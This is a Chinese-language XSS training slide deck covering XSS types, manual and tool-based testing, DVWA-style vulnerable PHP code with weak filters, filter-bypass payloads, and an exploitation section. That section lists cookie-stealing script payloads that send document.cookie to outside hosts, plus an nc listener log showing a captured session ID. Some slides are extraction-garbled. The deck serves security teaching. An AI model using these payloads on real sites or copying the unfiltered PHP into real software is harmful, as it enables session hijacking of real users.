

跨站脚本攻击(XSS)




- part 1 XSS入门与介绍
- part 2 XSS漏洞挖掘
- part 3 XSS漏洞利用
- part 4 XSS防御




Part 1 XSS入门与介绍

XSS入门与介绍



- 什么是XSS
- XSS原理解析
- XSS漏洞的危害
- XSS的分类


XSS入门与介绍



什么是XSS?

- 定义
 - 跨站脚本攻击(Cross Site Scripting), 为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆, 故将跨站脚本攻击缩写为XSS。XSS是一种Web应用程序的安全漏洞, 主要是由于Web应用程序对用户的输入过滤不足而产生的。恶意攻击者往Web页面里插入恶意脚本代码, 当用户浏览该页之时, 嵌入其中Web里面的脚本代码会被执行, 攻击者便可对受害用户采取Cookie资料窃取、会话劫持、钓鱼欺骗等各种攻击
- 成因
 - 对于用户输入没有严格控制而直接输出到页面
 - 对非预期输入的信任

Xss攻击流程



XSS入门与介绍

- XSS原理解析



xssexam.php

INT

SQL XSS Encryption Encoding Other

Load URL

Split URL

Execute

http://localhost/xssexample/xssexam.php?xss_input= <script>alert('xss') </script>

☐ Enable Post data ☐ Enable Referrer


提交查询

你输入的字符为

XSS

确定


XSS入门与介绍



XSS分类

- 反射型XSS
- 存储型XSS
- DOM型XSS

XSS入门与介绍



反射型XSS

- 定义
 - 反射型XSS也称作非持久型、参数型XSS，最常见且使用最广，主要用于将恶意脚本附加到URL地址的参数中，此类型的XSS常出现在网站的搜索栏、用户登入口等地方，常用来窃取客户端cookie或进行钓鱼欺骗
- 特点
 - 单击链接时触发，只执行一次
- 利用方法
 - 攻击者利用特定手法(Email、站内私信等)，诱使用户去访问一个包含恶意代码的URL，当受害者单击这些专门设计的链接的时候，恶意JS代码会直接在受害者主机上的浏览器执行

XSS入门与介绍

反射型XSS

- 攻击流程



XSS入门与介绍




存储型XSS

- 定义
 - 攻击者直接将恶意JS代码上传或者存储到漏洞服务器中，当其他用户浏览该页面时，站点即从数据库中读取恶意用户存入的非法数据，即可在受害者浏览器上来执行恶意代码；持久型XSS常出现在网站的留言板、评论、博客日志等交互处
- 特点
 - 不需要用户单击特定URL便可执行跨站脚本
- 利用方式
 - 直接向服务器中存储恶意代码，用户访问此页面即中招
 - XSS蠕虫

XSS入门与介绍

存储型XSS

- 攻击流程




XSS入门与介绍

DOM型XSS

- 定义

- DOM-Based XSS是基于DOM文档对象模型的一种漏洞，攻击者通过操纵DOM中的一些对象，例如URL、location等。在客户端输入的数据中包含一些恶意的javascript代码，而如果这些脚本没经过适当的过滤和消毒，那么应用程序就可能受到基于DOM的XSS攻击。

domxss取决于输出位置，并不取决于输出环境，因此domxss既有可能是反射型的，也有可能是存储型的





Part 2 XSS漏洞挖掘

XSS漏洞测试过程

- 1、在目标站点上找到输入点，比如查询接口，留言板等；
- 2、输入一个“唯一”字符，点击提交后，查看当前状态下的源码文件；
- 3、通过搜索定位到唯一字符，结合唯一字符前后语法构造script，并合理的对HTML标签进行闭合；
- 4、提交构造的script，看是否可以成功执行，如果成功执行则说明存在XSS漏洞；

TIPS:

1. 一般查询接口容易出现反射型XSS，留言板容易出现存储型XSS；
2. 由于后台可能存在过滤措施，构造的script可能会被过滤掉，而无法生效，或者环境限制了执行（浏览器）；
3. 通过变化不同的script，尝试绕过后台过滤机制；
4. 最快的发现XSS漏洞的方法还是通过web漏洞扫描工具

XSS漏洞挖掘



工具检测

- 漏洞扫描工具：AWVS、APPSCAN等
- 插件：XSSDetect、XSS Me等
- QtWebKit


Web2.0时代，交互性越来越多，ajax使用率也越来越高，xss也越来越多。仅仅通过工具扫描是不可行的。

大部分工具的原理都是在web页面的源代码进行简单的对比。但是现在js动态生成的dom越来越多，仅仅通过简单的源代码对比是不可行的

XSS漏洞挖掘

手工检测XSS

- 数据交互(输入/输出)的地方最容易产生跨站脚本,因此,我们最重要的是考虑哪里有输入、输入的数据在什么地方输出,一般常会对网站的输入框、URL参数、COOKIE、POST表单、HTTP头内容进行测试



XSS漏洞挖掘

手工检测XSS

- 可以得知输出位置
 - 输入敏感字符，如“<、>、’、”、”等
 - 提交请求后查看HTML源代码，查看字符是否被转义
- 无法得知输出位置

1. 拿着各种XSS Vector填入到输入处，然后看页面是否有“执行”



2. 输入一些可能没有被过滤的字符，"'\&<>XXXXX，看“侧漏”



3. 看功能异常，看报错



反射型XSS漏洞演示

```
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET">
    <p>
      What's your name?
      <input type="text" name="name">
      <input type="submit" value="Submit">
    </p>
  </form>
  <pre>Hello z</pre>
</div>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello z

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

xss


确定

- 1、输入：z，点击submit，查看源码
- 2、构造语句：<script>alert(“xss”)</script>，点击submit
- 3、语句执行成功，弹出XSS框

反射型XSS漏洞演示

- `<?php`
- `// Is there any input?`
- `if(array_key_exists("name", $_GET) && $_GET['name'] != NULL) {`
- `// Feedback for end user`
- `echo '<pre>Hello ' . $_GET['name'] . '</pre>';`
- `}`
- `?>`
- 没有对输入做任何过滤

反射型XSS漏洞演示




- 如果过滤了某些字符串，我们可以使用一些绕过手段： 举例1：拆分在组合 XSS：
- `<scr<script>ript>alert</script>`
- 不使用`<script>`语法
- ``

反射型XSS漏洞演示

- `<?php`
- `// Is there any input?`
- `if(array_key_exists("name", $_GET) && $_GET['name'] != NULL) {`
- `// Get input`
- `$name = str_replace('<script>', '', $_GET['name']);`
- `// Feedback for end user`
- `echo "<pre>Hello ${name}</pre>";`
- `}`
- `?>`

反射型XSS漏洞演示




- 执行了一个正则的替换，一旦匹配，则干掉。但是还只是在script这个字符上下了功夫，不带script标签的攻击，
- ``

反射型XSS漏洞演示

- `<?php`
- `// Is there any input?`
- `if(array_key_exists("name", $_GET) && $_GET['name'] != NULL) {`
- `// Get input`
- `$name = preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i',
'', $_GET['name']);`
- `// Feedback for end user`
- `echo "<pre>Hello ${name}</pre>";`
- `}`
- `?>`

存储型XSS漏洞演示



- 1. 输入：name, message字段内容，查看源码
- 2, 构造语句：`<script>alert(“xss”)</script>`, 点击sign
- 3, 语句执行成功，弹出XSS

存储型XSS漏洞演示

```
<?php

if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name  = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment, name) VALUES (' $message', ' $name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>
```

存储型XSS漏洞演示

```
<tr>
  <td width="100">Name *</td>
  <td>
    <input type="text" maxlength="10" size="30" name="txtName">
  </td>
</tr>
```

- 修改页面绕过前端验证
- 直接通过firebug对html进行编辑，编辑后，重新提交，即可绕过字符长度限制。
- 所有在前端做的安全限制，比如长度限制，过滤等，都是没有卵用的。这些还是需要在后台做限制。

存储型XSS漏洞演示

```
<?php
```

```
if(isset($_POST['btnSign']))  
{
```

```
    $message = trim($_POST['mtxMessage']);  
    $name     = trim($_POST['txtName']);
```

```
    // Sanitize message input
```

```
    $message = trim(strip_tags addslashes($message));  
    $message = mysql_real_escape_string($message);  
    $message = htmlspecialchars($message);
```

```
    // Sanitize name input
```

```
    $name = str_replace('<script>', '', $name);  
    $name = mysql_real_escape_string($name);
```

```
    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";
```

```
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
```

```
}
```

```
?>
```



Part 3 XSS漏洞利用

XSS漏洞利用



- 内网代理
- 内网扫描网段
- XSS获取敏感信息（GPS，笔记本电池电量）
- 内网REDIS写入SHELL
- 窃取用户认证（cookies）
- XSS钓鱼
- XSS蠕虫

XSS漏洞利用



Cookie窃取

- 定义
 - 直接通过XSS漏洞直接获取受害者的Cookie信息，然后以受害者的身份登录到网站上
- 常见Payload
 - `<script>document.location= "http://172.16.1.125/xss/px.php?cookie = "+document.cookie</script>`
 - `<script>new Image().src = "http://www.tt.com/cookie.php?cookie = "+document.cookie</script>`

XSS漏洞利用

Cookie窃取

- 利用nc进行cookie的获取

```
root@kali: ~# ^C
root@kali: ~# nc -nvlp 80
listening on [any] 80 ...
connect to [172.16.1.149] from (UNKNOWN) [172.16.1.215] 3523
GET /?cookie%20=%20security=low;%20PHPSESSID=l6t9enmdsg3g9699v63j8mmfq3 HTTP/1.1
Host: 172.16.1.149
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://172.16.1.125/dvwa/vulnerabilities/xss_s/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

